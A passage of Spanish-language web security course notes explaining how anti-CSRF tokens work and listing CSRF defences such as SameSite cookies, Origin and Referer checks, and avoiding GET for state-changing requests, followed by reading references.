La aplicación puede generar un token único por sesión de usuario o petición, secreto y no predecible (obtenido de un generador de números aleatorios criptográficamente seguro).

El *token* se almacena en la sesión del usuario en el servidor y se incluye como campo oculto en los formularios con efectos colaterales.

El servidor, cuando recibe los datos de dichos formularios, comprueba que se incluya el *token* y coincida con el almacenado en la sesión.

Prevención de CSRF

- **Usar las protecciones frente a CSRF** del *framework* Web, si este las tiene.
- **Usar tokens anti-CSRF**.
- **Requerir una nueva interacción del usuario** para acciones sensibles.
- **Usar el atributo `SameSite`** en las *cookies*:
  - Los valores **`Strict`** y **`Lax`** hacen que el navegador no envíe la *cookie* en peticiones originadas en otros dominios.
  - No se debe incluir el atributo **`Domain`** cuando se use **`SameSite`**.
- **Comprobar las cabeceras `Origin` y `Referer` de HTTP**.
- **No usar peticiones `GET`** para acciones con efectos colaterales.
- **Evitar vulnerabilidades de XSS**:
  - El atacante puede saltarse las defensas frente a CSRF en aplicaciones vulnerables a XSS.

Referencias

- Dafydd Stuttard, Marcus Pinto. *The Web Application Hacker's Handbook*. 2nd ed. John Wiley & Sons (2011)
  - Acceso en O'Reilly a través de Biblioteca
  - Capítulos 1, 5, 6, 7, 8, 9 y 12.
- Andrew Hoffman *Web Application Security, 2nd Edition*. O'Reilly Media, Inc. (2024)
  - Acceso en O'Reilly a través de Biblioteca

Referencias

- CWE – Common Weakness Enumeration (MITRE)
- OWASP Foundation